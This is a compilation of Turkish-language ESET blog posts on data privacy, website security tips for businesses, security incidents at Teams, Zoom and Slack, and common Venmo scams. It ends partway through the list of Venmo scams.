“Sokak lambaları beni dinliyor; İnternet’te gördüğüm reklamların sokakta yürürken söylediklerimden kaynaklandığına eminim.” Evet, tanıdığım biri bunun başına geldiğini iddia ediyor.
Siber güvenlik ve/veya gizlilik sektörleriyle bir şekilde ilgiliyseniz, benzer iddiaları duymuşsunuzdur. Reklam veren şirketlerin nasıl veri toplamış olabileceğini açıklamaya çalıştığınızda, genellikle kimse buna inanmaz. Buna inanmak için insanların, büyük olasılıkla isteyerek, belki de bilmeden verilerinin toplanmasına ve kullanılmasına izin verdiklerini bilmeleri gerekir.
Genellikle bu süreç, yaptığımız eylemlerden ve belirttiğimiz küçük bilgilerden gizlice veri elde ederken görünmezdir. Şirketler, tercihlerimiz hakkında “akıllı” çıkarımlar yapmak için teknolojiyi kullanır.
*İLGİLİ MAKALE:* [*Üçüncü taraf tanımlama bilgileri:*](https://www.welivesecurity.com/2022/09/15/third-party-cookies-how-work-stop-tracking-across-web/)[ *Nasıl çalışıyorlar ve web’de sizi takip etmelerini nasıl engellersiniz?*](https://www.welivesecurity.com/2022/09/15/third-party-cookies-how-work-stop-tracking-across-web/)
Belirli bir ülke mutfağına ait yemekler sunan bir restoranı bulmak için GPS harita uygulamasını kullandığınızı düşünün. Arama motoru haftanın hangi günü dışarıda yediğinizi, ne sıklıkta ne kadar seyahat ettiğinizi, olası yemek tercihlerinizi, günün hangi saatinde yemek yediğinizi tespit edebilir. Bu örnekteki veriyi oluşturan küçük bilgi yalnızca restoran adıdır; ancak arama işleminden daha fazla ve daha önemli veriler elde etmek de mümkündür.
Sokak lambalarının onu dinlediğini düşünen arkadaşıma geri dönelim. Sokakta yürürken, bu gece Hint mi yoksa Çin yemeği mi yiyeceklerine karar vermek için konuşuyorlar, günün ilerleyen saatlerinde arabaya binip restorana gitmek için telefonlarını kullanıyorlar. Bir hafta sonra, seçtikleri restorana benzer bir reklam gördüklerinde, bunun kaynağı sokak lambası mı, yoksa özgürce girdikleri veriler midir?
Verilerin nasıl toplandığını ve elde edilebilecek sonuçları anlamak zordur. Açıklandığında konu ilginç gelse bile, veri toplanmasına engel olmak için yapılması gerekenler de zor olabilir. Tahminime göre, bu konuda bilgisi olanların bile, düşündüklerinden daha fazla bilgi vermesi mümkündür.
Tüketicileri kişisel verilerinin değeri ve önemi konusunda eğitmek, Ocak 2008’de ABD ve Kanada’nın Veri Gizliliği Günü’nü oluşturmasının nedenidir. Bu, Avrupa ülkeleri tarafından 2006’dan beri belirlenen Veri Koruma Günü’nün bir uzantısıdır. 28 Ocak tarihi, 1981 yılında imzalanan, gizlilik ve veri koruma ile ilgili uluslararası bir anlaşma olan 108 sayılı Sözleşmeyi hatırlatır.
ABD’de bu gün, bir haftaya dönüştürülmüştür ve daha fazla etkinlik ve katılım fırsatı sağlar. Açılış etkinliğinden bu yana, veri ve gizlilik dünyası önemli ölçüde değişti. Verilerin değeri artık şirketler ve hükumetler tarafından kabul ediliyor ve bu da kişisel verilerin daha büyük önemle ele alınmasına yol açıyor. Bu, kişisel verilerinin kullanımının kendi kontrolünde olmasını isteyen kişilere bir miktar koruma sağlayan, AB’deki Genel Veri Koruma Yönetmeliği (GDPR) ve Kaliforniya Gizlilik Hakları Yasası (CPRA) gibi yasal düzenlemelere ihtiyaç duyulmasına neden olmuştur.
[Veri Gizliliği Haftası](https://staysafeonline.org/category/programs/data-privacy-week/) gibi farkındalığı artıran etkinlikler, bireyler, işletmeler ve hükümetler arasındaki diyaloğu güçlendirdiği için önemlidir. Bununla birlikte, verilerin ve mahremiyetin önemsenmesi, yıllık bir etkinlikte karşılaşabileceğiniz olası bir sorunun şansa bırakılmasından daha önemli midir?
Bana göre “Kişisel verilerin neler olduğu, taşıdığı değer, kötüye kullanılma ve hatta sadece kullanılma riski” kavramları, herkese standart eğitimlerde öğretilmesi gereken bir konu olmalıdır ve bu eğitime, ilk [“akıllı” cihazı](https://www.welivesecurity.com/2022/12/16/help-my-kid-asked-santa-smartphone/) kullanmadan önce başlanmalıdır. Bu eğitim, gizlilik mevzuatının bireye sağladığı hakların; bu verileri silme, değiştirme, talep etme vb. hakların anlaşılmasını içermelidir.
#### Gizlilik hakkınız
Toplanan kişisel bilgilerin önemi, taşıdığı değeri ya da bireyin verilerini yönetme hakları anlaşılmadığı sürece, insanlar muhtemelen gelecek hafta görecekleri reklamlar için sokak lambalarını suçlayarak günlük işlerine devam edecekler.
*DAHA FAZLA BİLGİ:*
*[Telefonunuz sizi dinliyor mu?](https://www.eset.com/tr/blog/telefonunuz-sizi-dinliyor-mu/)*
*[Bahar temizliği mi yapıyorsunuz? Dijital ayak izinizi unutmayın](https://www.eset.com/tr/blog/bahar-temizligi-mi-yapiyorsunuz-dijital-ayak-izinizi-unutmayin/)*
*[Kişisel verileriniz internette her yerde mi? Çevrimiçi varlığınızın izlerini temizlemek için 7 adım](https://www.eset.com/tr/blog/kisisel-verileriniz-internetin-her-yerinde-mi/)*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [6 adımda işletmeniz için daha güvenli bir internet sitesi!](https://antivirus.com.tr/isletmenizin-internet-sitesini-guvenli-hale-getirmenize-yonelik-6-kolay-oneri/)
**Published:** Ocak 12, 2023
**Author:** ESET
**Excerpt:** Güvenilir bir marka oluşturmak için internet sitenizin güvenliği neden önem taşır? Doğru kaynaklardan faydalı bilgiler ile korsanların bir adım önünde olun.
**Content:**
**Güvenlik açısından zayıf bir ticari internet sitesi, bir şirketin güvenirliğini zedeleyip maddi zarara yol açabilir. Siber suçluların internet sitenizle ve satışlarınızla uğraşmasını istemiyorsanız neyi göz önünde bulundurmalısınız? ESET Küresel İnternet Geliştirme Yöneticisi Martin Cambal, hem CEO’lar hem de küçük işletmelerdeki BT yöneticileri için faydalı olabilecek birkaç öneri paylaştı.**
**Güvenilir bir marka oluşturmak için internet sitenizin güvenliği neden önem taşır?**
## Kayıt tutun
Uygulama kayıtları, tercihen en başta veya bir hasar meydana gelmeden önce saldırıyı tespit etmenize yardımcı olur. ESET Küresel İnternet Geliştirme Yöneticisi Martin Cambal şunları aktarıyor: “İnternet sitesini geliştiren kişinin saldırıyı takip edebilmesi için internet sitesi ve ağdaki tüm trafiğin kaydı tutulmalıdır. Her zaman en az son 30 günün kayıtları olmalıdır. Bazı saldırılar birkaç saat sürebilirken bazıları ise günlerce sürebilir. Bilgisayar korsanlığını daha en başında ortaya çıkarabilirsiniz.” Son olarak kayıtlarınızı yedeklemeyi unutmayın. Saldırganların sunucuyu ele geçirdikten sonra kayıtlarınızı silememesi için kayıtlarınız tercihen merkezi bir saklama alanında kaydedilmelidir.
## Düzenli aralıklarla internet sitesini yedekleyin ve bir RPO/RTO planı hazırlayın
Kurtarma Noktası Hedefi (RPO) ve Kurtarma Zamanı Hedefi (RTO), en kötü senaryonun gerçekleşmesi ve şirket internet sitenizin saldırıya uğraması durumunda hazır tutmanız gereken iki temel ölçümdür. Enterprise Storage Forum’un da belirttiği gibi RPO ve RTO, yazılımınızın ciddi bir hasara yol açmadan ne kadar süre saldırı altında kalabileceğini belirlemenize yardımcı olur. Ayrıca, işletme önemli ölçüde etkilenmeden ne kadar verinin kaybolabileceği de son derece önemlidir.
Cambal bu konuda şunları belirtiyor: “Şirketler, bir siber saldırı durumunda neler yapılması gerektiğini belirten bir acil durum planının yanı sıra düzenli olarak güncellenen bir yedekleme ve kurtarma planı hazırlamalıdır. Örneğin, bir bilgisayar korsanı önemli bir veri tabanına saldırır ve muhtemelen verileri de silerse, önceden planlanmış bir kriz yanıtına sahip olmanızı takdir edeceksiniz,” diye ekliyor Cambal, bir başka önemli güvenlik yönünü de vurgulayarak: “Bir bilgisayar korsanı internet sitenizi ele geçirdiğinde artık o internet sitesine güven duyamazsınız. Kriz yanıt planı doğrultusunda saldırganla mücadele ettikten sonra internet sitesini tamamen kurtarmak en iyisidir.”
## Çalışma süreci izleme
Yazılımların çalışma süresini izleyerek internet sitesinin erişilebilirliğini en azından dakika başına sürekli olarak kontrol etmelisiniz. Cambal saldırıyı engellemenin önemini vurgulayarak şunları ifade ediyor: “Bir saldırıyı ilk önce öğrenmek ve müşterilerin hata bildiriminde bulunmasının önüne geçmek şirket için oldukça önemlidir. Önemli ölçüde erişilebilirlik gerektiren yüksek hacimli internet sitelerinde bir IP adresinden görüntülenebilecek sayfa sayısını sınırlandırmak bunun için iyi bir uygulamadır. Bu, saldırganların yavaş hareket edip ziyaretleri dikkatli bir şekilde yönlendirmeleri anlamına gelir ve uygun bir şekilde yanıt vermeleri ve tehlikeyi zamanında tespit edebilmeleri için internet sitesi yöneticilerine zaman kazandırır.” Çalışma süreci izleme hizmetleri kolayca bulunup birkaç bağlantıya tıklanarak etkinleştirilebilir. Google’a sadece “çalışma süresi izleme” yazarak doğru hizmetlere ulaşabilirsiniz.
## İnternet siteleri siparişle mi hazırlanıyor? İnternet siteleri güçlendirme rehberini keşfedin
Google gibi teknoloji devleri, güvenli bir internet sunucusu oluşturmanıza yardımcı olacak ücretsiz güçlendirme rehberi sunar. Aynı zamanda güvenlik kontrol listeleri de bulunur. Cambal şunları aktarıyor: “İnternet hizmetleri ve uygulamaları sunan her marka, size saygın ve güvenilir bir internet sitesi oluşturmanıza yardımcı olacak etkin siber güvenlik önerileri sunmalıdır. Aynı zamanda bir internet sitesi sağlayıcısı ararken verilerinizi güvende tutacaklarını garanti eden ve ISO 27001 sertifikasına sahip bir sağlayıcı olmasına dikkat edin.”
## Açık kaynak olan CMS’in sınırlarını bilin
WordPress gibi açık kaynaklı platformların, web sitenizi hızlı bir şekilde oluşturma olasılığı gibi birçok avantajı vardır. Ancak bu platformlar, yeni güçlükleri de beraberinde getirir. Cambal bu konuda şunları aktarıyor: “Söz konusu platformların güvenlik açıkları genellikle herkes tarafından bilinir. Deneyimli bir saldırgan, saldıracağı internet sitesinin zayıf noktaları hakkında bildiklerini kullanır. Arayan herkes zaten açık olan kodu bulup bu kodun eksikliklerinden faydalanabilir.”
Ayrıca, açık kaynak platformlarının yönetici bölümü genellikle */admin* veya benzeri bir son kullanarak tahmin etmesi kolay bir URL üzerinde çalışır. Cambal sözlerini şöyle sürdürüyor: “Saldırgan parolayı ve oturum açma bilgilerini çalarsa bunları tam olarak nereye gireceğini bilir.” Bu yüzden özellikle bu URL adresine sadece belirli IP adreslerinden veya VPN’den erişim sağlanmalı ve ayrıca örneğin oturum açmak için [çok faktörlü kimlik doğrulamayı](https://antivirus.com.tr/guclu-bir-parola-kullandiginizi-mi-dusunuyorsunuz-yeterince-degil/) gerektiren ekstra bir koruma katmanı uygulamak da önemlidir.
## Bilgilerinizi güncel tutun
Siber suçluların bir adım önünde olmak istiyorsanız doğru kaynaklardan faydalı bilgiler almak oldukça önemlidir. Cambal bununla ilgili şunları belirtiyor: “Uzmanlar, örneğin HackerNoon.com’da sunulan, dijital teknolojideki son gelişmeler hakkında faydalı bilgileri değerlendirebilir. Bilgisayar korsanlarının son stratejileri ve taktikleri, ESET’in içerik merkezlerinden biri olan [WeLiveSecurity.com](https://www.welivesecurity.com)’da da bulunabilir.
Aynı zamanda çevrim içi tehditler ve mevcut siber saldırılar konusunda size güncel bilgiler sunan OWASP Top 10 listesini takip etmekte de önemlidir. Belli başlı saldırı türlerinin trend olduğunu gördüğünüzde dijital güvenlik stratejilerini buna göre ayarlayabilir ve hatta bilgisayar korsanlarına hiçbir şans vermeden bu tür saldırıların farkında olarak internet sitelerini programlayabilirsiniz.”
İnternet sitenizi yedeklemek sizin için her zaman faydalıdır. Yedekleme ve kurtarma stratejileri ilgili daha fazla bilgiye ulaşın.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Rehber, Siber Güvenlik
---
### [Hibrit çalışma: İş platformlarını sosyal alanlara dönüştürün](https://antivirus.com.tr/hibrit-calisma-is-platformlarini-tercih-edilen-sosyal-alanlara-donusturmek/)
**Published:** Ocak 17, 2023
**Author:** ESET
**Excerpt:** Hibrit çalışma ve hibrit oyun artık hibrit yaşamda birleşiyor, ancak ikisi arasındaki sınır neresi? Ya da böyle bir sınır var mı?
**Content:**
**Hibrit çalışma ve hibrit oyun artık hibrit yaşamda birleşiyor, ancak ikisi arasındaki sınır neresi? Ya da böyle bir sınır var mı?**
COVID-19 salgınının işletmelere, eğitim kurumlarına ve günlük hayatımıza yeni bir normal getirdiğini söylemek yetersiz bir ifadedir. İster işle ilgili ister kişisel olsun, birçok etkileşim çevrim içi ortama taşındı veya en azından sanal bir görünüm aldı. Pandemiyle birlikte bir çok kişi ve kurum fiziki ortamda çalışma koşullarından vazgeçtiği için yaşanan kayıpları telafi etmek zorundaydı. Kişi ve kurumların, zengin iletişim özelliklerini destek ve verimlilik araçlarıyla birleştiren Microsoft Teams, Slack ve Zoom gibi denenmiş ve test edilmiş bağlantı çözümlerine yönelmeleriyle birlikte sanal geçiş başladı.
Skype ve Skype Kurumsal ile birlikte hepsi “yeni normalimiz”den önce bilinen şirketlerdi; ancak, hibrit çalışma, eğitim ve oyuna geçiş, bu platformların popülaritesini artırdı. Bulut tabanlı çözümler gibi ortak erişim ve ortak dosyalar, paralel iş süreçleri, anlık mesajlaşma ve daha fazla hizmet kolaylıkla ulaşılabilir hale gelmiştir. Ancak bir de madalyonun diğer yüzü var.
Oldukça popüler hale gelen her şey, saldırganların da ilgisini çeker. Bu durum, bulut tabanlı çözümler için de geçerli. Bulut tabanlı siber saldırılar, 2020’deki tüm siber saldırıların %20’sini oluşturdu. Bulut tabanlı hizmetlerin popülerliği azalmadığı için saldırganların ilgisi de kaybolmuyor. İş için tasarlanmış ancak yoğun talep üzerine bir sosyal iletişim platformuna dönüştürülen ve trend olan yukarıdaki üç uygulamaya bakalım.
## **Hibrit yaşam rahatlığını koruma**
2017’de piyasaya sürülen Microsoft Teams, şu anda en hızlı büyüyen Microsoft uygulaması ve iletişim aracıdır. Teams, pandeminin başlarından itibaren ciddi bir büyüme göstermiştir. Yıllık Teams kullanıcı sayısı, 2020 ve 2021’de neredeyse iki kart artarken kullanıcı sayısı 2022’de 270 milyon olmuştur. Söz konusu kullanıcıların çoğu da çalışma çağındaki 35-54 yaş aralığındaki kişilerdir. Çoğu kişinin tercihi olan Teams, iş amaçlı tasarlanmış olsa da artık yaygın bir şekilde eğitim amaçlı da kullanılıyor ve kişilerin özel hayatlarında bir rol oynuyor.
Microsoft Temas, iletişim uygulamaları arasında rahat bir seçenek olarak öne çıksa da bazı riskler de barındırıyor. 2021’de Teams’de, içerideki kötü niyetli kişilerin e-postaları, Teams mesajlarını ve OneDrive ve SharePoint dosyalarını çalmasına fırsat veren bir güvenlik açığı keşfedildi. Daha yakın bir tarihte, Ağustos 2022’de ise Teams’in erişim işaretlerini disk üzerinde düz metin olarak muhafaza etmesinden kaynaklanan saldırı sonrası gerçekleşebilecek bir risk de ortaya çıkmıştır. Bu risk, hedeflenen bir bilgisayarın güvenliğinin bir saldırgan tarafından ihlal edilmesi halinde saldırganın o bilgisayarı ele geçirmesini kolaylaştırmaktadır. Bazıları için bunun gibi riskler, bulut tabanlı çözümlerin şirket içi çözümlerden daha fazla saldırıya açık olduğunu ve bu nedenle özel bir bulut tabanlı koruma katmanına ihtiyaç duyduğunu gösterir.
## **Hibrit çalışma için siber güvenlik:**
[Hibrit iş yeri: Bu siber güvenlik açısından ne anlama geliyor?](https://www.welivesecurity.com/2021/07/13/hybrid-workplace-what-does-mean-cybersecurity/)
[Sıfır Güven güvenlik modeliyle hibrit iş yerini koruma](https://www.welivesecurity.com/2021/07/23/protecting-hybrid-workplace-zero-trust-security/)
[Yeni hibrit iş yerine yönelik içeriden gelen tehditle mücadele](https://www.welivesecurity.com/2021/07/29/tackling-insider-threat-hybrid-workplace/)
[Hibrit çalışmadan yarar sağlamak için bulut güvenliği neden önemlidir](https://www.welivesecurity.com/2021/08/05/why-cloud-security-key-unlocking-value-hybrid-working/)
[Hibrit iş yerlerinde cihaz güvenliğine yönelik tehditleri inceleme](https://www.welivesecurity.com/2021/08/12/examining-threats-device-security-hybrid-workplace/)
Son yıllarda popüler hale gelen bir başka bulut tabanlı video konferans çözümü de Zoom’dur. Bu, Peer-to-Peer (P2P) yazılım platformu, pandemi sırasında insanlar çevrimiçi çalışmaya, sosyalleşmeye ve etkinliklere katılmaya başladıkça büyük bir patlama yaşadı. Bir etkinliğe katılmak için hesap oluşturmak gerekmediği için Zoom mükemmel bir seçenek olarak ortaya çıkmıştır. Bu platformun sınırlı özelliklerle beraber ücretsiz bir sürümü de bulunuyor.
Zoom’un geniş çapta kullanılması elbette birçok kötü niyetli kişinin de ilgisini çekti. Platform, 2020’den bugüne birçok veri ihlali yaşadı. Pandeminin ilk günlerinde Zoom’da 500 milyondan fazla kullanıcı adı ve şifre sızıntısı olmuştur. En ciddi ihlallerden birisi de eski İngiltere Başbakanı Boris Johnson’un hesabıdır. 2020 ilkbaharı Zoom için bir güvenlik felaketi oldu.
Ancak güvenlik sorunları bununla sınırlı kalmadı. Google’ın Project Zero ekibi, Zoom üzerinde tehdit aktörlerinin Zoom toplantılarını izlemesini sağlayan bir arabellek taşması ve bilgi sızıntısından oluşan bir güvenlik açığı tespit etti. Bu sorunları kimlik avı ve sosyal mühendislik dolandırıcılığı raporları takip etti ve kimlik avı, siber saldırılar ve kötü amaçlı yazılım dağıtımı için en önemli taşıyıcı oldu.
## **Başarı risklerini devralma – bir model**
Benzer şekilde, e-posta ihtiyacını %32 ve toplantıları %27 oranında azalttığını iddia eden, yukarıda bahsedilen verimlilik uygulaması Slack de başarısının kurbanı oldu. Bu anlık mesajlaşma platformu, kullanıcıların sesli aramalar ve görüntülü sohbetler yapmasına ve özel sohbetlerde veya bir topluluğun (çalışma alanı) parçası olarak mesajlar ve medya dosyaları göndermesine olanak tanır. Bu uygulama, tüm büyük işletim sistemleriyle uyumlu çalışıyor ve günlük 12 milyondan fazla kullanıcı rapor ediyor. Bir tahmine göre ortalama bir kullanıcı, haftalık en az 10 saatini uygulamada geçirmektedir. Slack, dünya genelinde 100.000’den fazla kuruluş tarafından kullanılırken 10.000’den fazla kuruluşun kullandığı güvenli mesajlaşma özelliğini içeren Slack Connect isimli ücretli bir versiyon da sunuyor.
Ancak Slack de güvenlik açıkları ve kullanıcılara yönelik riskler taşıyor. 2019’da daha yeni bir güvenlik açığı bildirildi. Bu saldırıda saldırganlar, bir Slack kanalı üzerinden gönderilen dosyaların indirildiği yeri değiştirmek amacıyla Windows için Slack Masaüstü uygulamasındaki bir güvenlik açığından yararlanıp bu dosyalara kötü amaçlı yazılım yükleyerek bunları çaldı. Bu saldırı elbette karşılaşılan ilk güvenlik sorunu değil çünkü 2015 başlarında da büyük sorunlar yaşandı. Slack’in en öne çıkan olumsuz yanlarından biri, büyük grupların birbirleriyle bağlantıya geçmesini sağlayan açık topluluk özelliğidir. E-postalar gibi Slack de kimlik avı saldırıları ve istenmeyen mesajlar için mükemmel bir taşıyıcı haline geldi.
## **Son söz**
Şu ana kadar Teams, Zoom ve Slack gibi uygulamaları etkileyen bazı güvenlik sorunlarını inceledik. Ancak bu sorunların çözülmesi artık bunların birer risk oluşturmadığı anlamına gelmemelidir. İçinde bulunduğumuz hibrit iş yeri, dönüşüm geçirme gücü taşıyor. İş uygulamaları olarak başlayan uygulamalar, sosyal iletişim platformlarına dönüşerek güvenlik ve gizlilik riskleri için yepyeni bir kanal açtı.
İşletmelerin sosyal alana geçmesiyle birlikte bu platformlardaki hizmetlerin yerini başka hizmetler alıyor. Ancak bu görevde yalnız değiller. Bunlar, değişim geçiren platformlar içerisindeki bir gücü oluşturuyor. Facebook, Telegram ve Bumble gibi popüler iletişim uygulamaları ise bir diğer gücü oluşturuyor. Temelde sosyal medya uygulamaları olsalar da bunlar da bir dönüşüm geçirme gücü taşıyor. Bunların kurumsal kullanıcılar için yeniden tasarlandığını ve yanlarında hem başarı hem de yeni siber riskler taşıdığını görüyoruz.
Böylece, hem elimizde hem de cebimizdeki cihazlarda bulunan bulut destekli uygulamalarla, bizi nasıl çalıştığımız, sosyalleştiğimiz ve oyun oynadığımız konusunda yeni bir boyuta götüren bir eşiği aştık. Ancak biz sadece sanal ortamlardan oluşan bir ağa girmiş pasif seyirciler değiliz, kendi topluluklarımızı yaratan ve başkalarını şekillendiren aktif katılımcılarız. Bu hibrit hayattan kaçmak neredeyse imkansız. Bu yüzden belki de tek bir seçeneğimiz kalıyor, o da cesurca ama dikkatli bir şekilde mücadele etmek.
Bu makale, Siber Güvenlik Trendleri 2023 raporumuzda yer alan ilgili bölümden uyarlanmıştır. Raporun hibrit ticaret ve hibrit oyun bölümlerini de okumak ister misiniz?
### [Siber Güvenlik Trenleri 2023: Hibrit hayatlarımızı koruma](https://www.welivesecurity.com/wp-content/uploads/2022/12/eset_cybersecurity_trends_2023.pdf)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, Rehber, Siber Güvenlik
---
### [En yaygın 10 Venmo dolandırıcılığı ve güvende kalma yolları ](https://antivirus.com.tr/en-yaygin-10-venmo-dolandiriciligi-ve-guvende-kalma-yollari/)
**Published:** Ocak 19, 2023
**Author:** ESET
**Excerpt:** İnternetten ödeme konusunda zengin seçeneklere sahibiz. Ne yazık ki dolandırıcılar da #CashApp, #Zelle ve Venmo gibi uygulamaların önemini keşfetmiş görünüyor.
**Content:**
*Venmo ödeme uygulamasını kullanırken nelere dikkat etmelisiniz ve paranızı nasıl güvende tutabilirsiniz?*
Günümüz tüketicileri, konu çevrimiçi olarak ödeme yapma ve para göndermeye geldiğinde pek çok farklı seçeneğe sahip. Son yıllarda son kullanıcılar için tüm süreci olabildiğince sorunsuz hale getirmek amacıyla bir dizi akıllı dijital ödeme uygulaması ortaya çıktı. Ancak bu konuda kazançlı çıkan yalnızca bu uygulamalar değil.
Ne yazık ki, dolandırıcılar Cash App, Zelle ve Venmo gibi uygulamaları da verimli avlanma alanları olarak görüyor.
## Venmo’nun hikayesi
Venmo, 2009 yılında, kurucularına nakit veya çek kullanmak zorunda kalmadan birbirlerine para göndermeleri için kullanışlı bir yol sağlayan SMS tabanlı bir araç olarak kuruldu. Şu an PayPal’ın bir parçası olan uygulama, kullanıcıların bağlantılı banka hesapları aracılığıyla hızlı, kolay ve ücretsiz olarak para göndermesine ve almasına olanak tanıyan tam donanımlı bir dijital cüzdan ve ödeme hizmetidir. Venmo üzerinden 2021’de dünya çapında tahmini 230 milyar ABD doları değerinde işlem yapıldı.
Ancak, bu aracı kullanan kişiler kart ödemelerinin aksine, yanlışlıkla bir dolandırıcıya ödeme yapmaları halinde korunmazlar. Para transferi gerçekleştikten sonra işlemi geri almak zordur. Bu durum, kullanıcıların dolandırıcılıkla ilgili uyarı işaretlerini çok geç olmadan fark etmesini önemli kılar.
## Dikkat etmeniz gereken 10 Venmo dolandırıcılık yöntemi
Venmo dolandırıcılıkları birçok şekilde gerçekleşebilir. Bazıları, romantik ilişki dolandırıcılığı gibi diğer sahtekarlık türleri ile bağlantılıdır. Bazıları ise sahte bağlantılar veya paranın yanı sıra kişisel bilgileri çalmayı hedefleyen girişimleri içerir. Bu yazımızda günümüzdeki en yaygın 10 Venmo dolandırıcılık yöntemine değiniyoruz.
### **Sahte ödül/hediye**
Bir dolandırıcı, alıcının Venmo’dan para kazandığını iddia eden istenmeyen bir e-posta veya kısa mesaj gönderir. Bazen alıcıdan, kazanılan bu parayı alabilmesi için sahte bir anket doldurması istenebilir. Ne kadar cazip olursa olsun, mesaja eklenen bu tür bağlantılar genellikle kullanıcıyı kişisel ve Venmo oturum açma ayrıntılarını ele geçirmek üzere tasarlanmış bir kimlik avı sayfasına götürür.
> Dear [@venmo](https://x.com/Venmo?ref_src=twsrc%5Etfw) scammer… I'm savvy enough to know NOT to pay to verify! [pic.twitter.com/7ZDRca0WIi](https://t.co/7ZDRca0WIi)
>
> — Kim Avery (@KimAvery17) [December 27, 2022](https://x.com/KimAvery17/status/1607828831456604160?ref_src=twsrc%5Etfw)
### **Satın alma dolandırıcılıkları**
Yüksek talep gören ürünler arayanlar başta olmak üzere çevrimiçi alıcıların dikkat etmesi gereken birçok nokta vardır. En basit dolandırıcılıklardan biri, dolandırıcıların kurbanlarını söz konusu ürünü teslim etmeden parayı (veya bir kısmını) göndermeye ikna etmesidir. Hatta ürünün teslim edildiğini gösteren sahte ekran görüntüleri bile paylaşabilirler. Dolandırıcı ayrıca kurbandan bir ödemeyi satın alma olarak belirtmemesini isteyebilir. Bunu yapmak, bir ürün teslim edilmediğinde kurbanın Satın Alma Korumasından yararlanamamasına neden olur.
### **Ödeme ‘hatası’**
Kurban, bir yabancıdan yanlışlıkla kendisine ödeme yapıldığını söyleyen bir not alır. Kurbandan parayı geri göndermesi istenir. Ancak, orijinal para genellikle çalınan kart bilgileri aracılığıyla ödenmiştir. Böylece gerçek kart sahibi bu işlemi öğrendiğinde ters ibraz talep eder ve bu para kurbanın hesabından çekilir.

*Kaynak:* [*Reddit*](https://www.reddit.com/r/Scams/comments/pt1mon/is_this_a_new_venmo_scam_i_looked_online_but/)
### **Kimlik hırsızlığı/para talebi**
Dolandırıcılar, bazen profil resimleri de dahil olmak üzere halka açık bilgileri kullanarak kurbanın bir arkadaşının kimliğine bürünür ve ödeme talep eder. Genellikle ödeme almayı sağlamak için bir tür zaman baskısı da uygularlar; örneğin nakit parası olmadan zor bir durumda kalmış ve acilen hızlı bir Venmo ödemesine ihtiyacı varmış gibi davranmak gibi.
### **Piramit sistemi/para döngüsü/para çarkı**
Bu dolandırıcılık yöntemi için kullanılan çeşitli isimler olsa da hepsi aynı anlama gelir. Kurban, Venmo aracılığıyla küçük bir miktar para göndermesi karşılığında bunun çok daha değerli bir meblağa “çevrileceği” ve geri gönderileceği vaadinde bulunan istenmeyen bir teklif alır. Dolandırıcılar, bu akıl almaz iddianın yasal olduğuna kurbanı inandırmak için kurbanın bağlantılarından birinin kimliğine de bürünebilirler.
### **Venmo kimlik avı hırsızlığı**
Bu dolandırıcılık türünde dolandırıcılar, belki de karanlık ağdan kullanıcı adını ve şifresini satın alarak kurbanın Venmo hesabına giriş yaparlar. Ancak, iki faktörlü kimlik doğrulama (2FA) aşamasını geçemezler. Bu nedenle, Venmo ekibinin bir üyesiymiş gibi davranarak kurbanı arar ve kurbandan kendilerine gelen tek seferlik MFA şifresini paylaşmasını isterler. Kurban, böylece sesli kimlik avı dolandırıcılığı olarak da bilinen bu dolandırıcılık türüne kanmış olur.
Kurbanın, hesabında bir sorun olduğunu ve sorunu çözmek için hemen harekete geçmesi gerektiğini söyleyen bir bildirim aldığı klasik kimlik avı dolandırıcılığı yöntemini de unutmayalım.
> [@Venmo](https://x.com/Venmo?ref_src=twsrc%5Etfw) [@VenmoSupport](https://x.com/VenmoSupport?ref_src=twsrc%5Etfw) Tiz the season. Watch out for all scammers. Just received this today. [\#blackfriday2022](https://x.com/hashtag/blackfriday2022?src=hash&ref_src=twsrc%5Etfw) [\#CyberMonday](https://x.com/hashtag/CyberMonday?src=hash&ref_src=twsrc%5Etfw) [\#USA](https://x.com/hashtag/USA?src=hash&ref_src=twsrc%5Etfw) [pic.twitter.com/0ywpEneB4j](https://t.co/0ywpEneB4j)
>
> — 619Chiefs (@ericm619) [November 27, 2022](https://x.com/ericm619/status/1596952611684425728?ref_src=twsrc%5Etfw)
### **Sahte ödemeler**
Kullanıcılar Facebook Marketplace gibi çevrimiçi bir alanda ürün satmaya çalışıyorsa, dolandırıcılar onları ödemenin zaten yapıldığına inandırmak için Venmo’yu kullanarak kandırmaya çalışabilir. Bu dolandırıcılık yönteminde, ödemenin onaylandığını iddia eden sahte bir ekran görüntüsü olabilir. Ya da dolandırıcı, çalıntı kart bilgilerini kullanarak ödeme yapabilir, bu da ödemenin daha sonra kurbanın Venmo hesabından kaldırılması anlamına gelir. Hatta, Venmo ödemesinin yalnızca ürün gönderildikten ve nakliye ayrıntıları uygulamaya yüklendikten sonra onaylanacağını söyleyerek kurbanı kandırmaya bile çalışabilirler.
> If you are trying to sell something in an online marketplace, watch out for scammers who lie about making a Venmo payment and send fake emails such as this one. Venmo will never ask for shipping information.[\#ScamAdviserAlers](https://x.com/hashtag/ScamAdviserAlers?src=hash&ref_src=twsrc%5Etfw) [\#ScamAlert](https://x.com/hashtag/ScamAlert?src=hash&ref_src=twsrc%5Etfw) [\#Venmo](https://x.com/hashtag/Venmo?src=hash&ref_src=twsrc%5Etfw) [\#MarketplaceScam](https://x.com/hashtag/MarketplaceScam?src=hash&ref_src=twsrc%5Etfw) [\#OnlineScam](https://x.com/hashtag/OnlineScam?src=hash&ref_src=twsrc%5Etfw) [\#Scam](https://x.com/hashtag/Scam?src=hash&ref_src=twsrc%5Etfw) [pic.twitter.com/kzSM8a8YXu](https://t.co/kzSM8a8YXu)
>
> — ScamAdviser (@scamadviser) [January 5, 2023](https://x.com/scamadviser/status/1611048883475419137?ref_src=twsrc%5Etfw)
### **Çek dolandırıcılığı**
Çevrimiçi bir pazarda bir ürün satmaya çalışan bir kişi kurban durumuna düşebilir. Dolandırıcı, kararlaştırılan meblağdan daha fazla bir çek gönderir ve ardından fazlalığın Venmo aracılığıyla kendisine iade edilmesini ister. Çek genellikle karşılıksız çıkar, yani kurban ürünü karşılıksız olarak göndermenin yanı sıra maddi olarak da zarara uğrar.
### **Sahte talipler ile yaşlı zengin numarası yapanlar**
